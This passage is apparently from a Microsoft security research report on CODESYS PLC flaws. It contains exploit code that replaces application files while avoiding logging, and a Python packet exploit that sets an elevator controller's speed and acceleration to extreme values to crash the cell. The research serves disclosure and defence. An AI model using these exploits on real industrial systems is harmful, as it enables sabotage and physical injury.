There is a service in CODESYS protocol that allows file uploads to the controller, the problem that every file upload will be logged, so we used this shellcode to upload the files and avoid the actions being logged.

The full exploit will look like:

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

Figure 85. Full exploit to upload all critical parts for the working malicious application

This mainly removes the three named files and then uploads their malicious version.

The next image presents the attack output:



Figure 86. Successful exploit execution

Demo video: https://www.microsoft.com/videoplayer/embed/RW196q4

Second version

The main idea behind our exploit was to show physical damage can be caused by malicious threat actors by exploiting described earlier applications.

The next logical step was to find out how this effect can be achieved with minimal interference from the attacker's side.

As presented before, the *elevator speed*, *acceleration*, and *deceleration* are parameters the sent to the servo engine, which uses them to pull the string that holds the cell up or down.

Those values can be updated from the application we wrote, furthermore, those variables are stored in the *GVL_Persistent* section.



Figure 87. GVL parameters

After opening the *GVL_Persistent* panel, we can find a table that allows us to update those values.

ELEV_PLC01.Application.GVL_Persistent

Expression	Type	Value	Prepared value	Address	Comment
FloorPosition	ARRAY [1..3] OF D...				Position of each floor for Servo
TargetPositionSpeed	WORD	100			
TargetPositionAcc	DWORD	100			
TargetPositionDec	DWORD	100			

Figure 88. GVL variables and values

After figuring out that those values can be updated on the CODESYS level (not per application specifically), the way was short to writing an exploit that updates those values.

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x02,  # CmpApp
                                           0x01,  # Create Applicaiton Session
                                           netmask=DEFAULT_NETMASK)
AppLayer.add_tag(0x01, "Application\0", AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)
print(
    "[>] G1ND1L4: _____________________________________________STAGE 1: Get Application session id_____________________________________________")
if resp is None:
    print('[>] G1ND1L4: cant proceed to GVL values writing no Application session id received.')

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]

print('[>] G1ND1L4: Received Application Management Session ID: {idd}'.format(
    idd=[hex(i) for i in application_session_id]))
print('[>] G1ND1L4: Received Application identification DATA : {idd}'.format(
    idd=[hex(i) for i in application_identification_data]))

print(
    "[>] G1ND1L4: _____________________________________________STAGE 2: inject GVL values_____________________________________________")

tags = SNPv4Tags(resp.get_app_layer()[20:], 'app')
application_session_id = tags.application_identification_data[2: 6]
application_identification_data = tags.application_identification_data[22: 26]
```

Figure 89. First part of the exploit to update GVL values

Creating a new session for application management and saving the application session ID and application identification data for later usage:

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           0x1B,  # CmpMonitor
                                           0x02,  # Update GVLs ?
                                           netmask=DEFAULT_NETMASK)

first_part = bytearray([0x01, 0x94, 0x80, 0x00, ])

second_part = bytearray([0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                         0x00,
                         0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0xf0, 0x80, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
                         0x10, 0x27, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x38, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x3c, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x20, 0x4e,
                         0x00, 0x00, 0x1a,
                         0x00,
                         0x15, 0x0c, 0x00, 0x01, 0x40, 0x06, 0x05, 0x17, 0x0c, 0x09, 0x04, 0x1b, 0x06, 0x00, 0x01,
                         0x00, 0x00, 0x17,
                         0x04,
                         0x09, 0x04, 0x17, 0x08, 0x09, 0x04, 0x04])

al += first_part + application_session_id + application_identification_data + second_part
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: failed received answer for GVL injection')
else:
    print(
        '[>] G1ND1L4: Successfully injected GVL varaibles (Elevator Speed=10000, Acceleration=20000, Declaration=20000)!!!!!!')
```

Figure 90. Second part of the exploit to update GVL values

The above figure displays the payload that is being sent with the values of *speed acceleration* and *declaration,* noted with red square.

Execution of GVL update attack

In normal (valid) state, the management panel looks like:



Figure 91. Management panel before GVL values updated

We can see from the panel that the elevator was in the process of going from first floor to the second floor. The interesting part here is the *elevator speed*, *acceleration*, and *deceleration,* which are at normal levels (100).

Now suppose a scenario where the attacker executes a malicious attack that updates those values to remarkably high values:

Figure 92. Successful execution of GVL update attack

Demo video: https://www.microsoft.com/videoplayer/embed/RW193UO



Figure 93. Management panel after successful GVL update attack

Such action will result in an accelerated crashing of the elevator.

The second attack proves that in critical infrastructure, an understanding of the whole environment and all the mechanisms can allow an attacker to complete a successful attack by simply using legitimate features for malicious purposes.

Concluding this chapter, we presented how an RCE on a CODESYS device can be exploited to produce a physical event and even damage in some cases.

Vladimir Tokarev

Microsoft Threat Intelligence Community

References

- https://www.codesys.com/the-system/codesys-inside.html
- https://customers.codesys.com/index.php?eID=dumpFile&t=f&f=17554&token=5444f53b4c90fe37043671a100dffa75305d1825&download=
- https://store.codesys.com/engineering/codesys.html?___store=en
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47379
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47380
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47381
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47382
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47383
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47384
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47385
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47386
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47387
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47388
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47389
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47390
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47391
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47392
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47393
- https://github.com/soyersoyer/basefind2
- https://github.com/microsoft/CoDe16/tree/main
- https://store.codesys.com/en/alarm-manager.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/index.html
- https://content.helpme-codesys.com/en/libs/CmpAppBP/Current/index.html
- https://content.helpme-codesys.com/en/libs/CmpCodeMeter/Current/index.html
- https://content.helpme-codesys.com/en/libs/CmpTraceMgr/Current/index.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/AppStartApplication.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/AppStopApplication.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/AppReset.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/ApplicationState.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/AppGetSegment.html
- https://content.helpme-codesys.com/en/libs/CmpApp/Current/AppGetSegmentAddress.html
- https://help.codesys.com/webapp/TraceMgrPacketCreate;product=CmpTraceMgr;version=3.5.16.0
- https://help.codesys.com/webapp/TraceMgrPacketDelete;product=CmpTraceMgr;version=3.5.16.0
- https://help.codesys.com/webapp/TraceMgrPacketStart;product=CmpTraceMgr;version=3.5.16.0
- https://help.codesys.com/webapp/TraceMgrRecordUpdate;product=CmpTraceMgr;version=3.5.16.0
- https://help.codesys.com/webapp/TraceMgrPacketResetTrigger;product=CmpTraceMgr;version=3.5.16.0
- https://help.codesys.com/webapp/TraceMgrRecordAdd;product=CmpTraceMgr;version=3.5.17.0
- https://content.helpme-codesys.com/en/libs/CmpUserMgr Implementation/Current/CmpUserMgr/fld-CmpUserMgr.html
- https://content.helpme-codesys.com/en/libs/CmpUserMgr Implementation/Current/CmpUserMgr/Functions/Authentication/UserMgrLogin.html

- https://content.helpme-codesys.com/en/libs/CmpUserMgrImplementation/Current/CmpUserMgr/Functions/Authentication/UserMgrLogout.html
- https://content.helpme-codesys.com/en/libs/CmpUserMgrImplementation/Current/CmpUserMgr/Functions/Authorization/UserMgrGetUserAccessRights.html
- https://content.helpme-codesys.com/en/libs/CmpUserMgrImplementation/Current/CmpUserMgr/Functions/Grouphandling/UserMgrGroupAddUser.html
- https://content.helpme-codesys.com/en/libs/CmpUserMgrImplementation/Current/CmpUserMgr/Functions/Objecthandling/UserMgrObjectAddGroup.html
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9013
- https://scapy.net/
- https://1898blog.burnsmcd.com/urgent-11-vulnerabilities-understanding-them-and-protecting-systems
- https://download.schneider-electric.com/files?p_Doc_Ref=SEVD-2023-192-04&p_enDocType=Security+and+Safety+Notice&p_File_Name=SEVD-2023-192-04.pdf&_ga=2.25212925.1579834642.1689503846-267712980.1687697317
- https://cert.vde.com/de/advisories/VDE-2023-026/
- https://ics-cert.kaspersky.com/publications/reports/2019/09/18/security-research-codesys-runtime-a-plc-control-framework-part-1/
- https://ics-cert.kaspersky.com/publications/reports/2019/09/18/security-research-codesys-runtime-a-plc-control-framework-part-2/
- https://ics-cert.kaspersky.com/publications/reports/2019/09/18/security-research-codesys-runtime-a-plc-control-framework-part-3/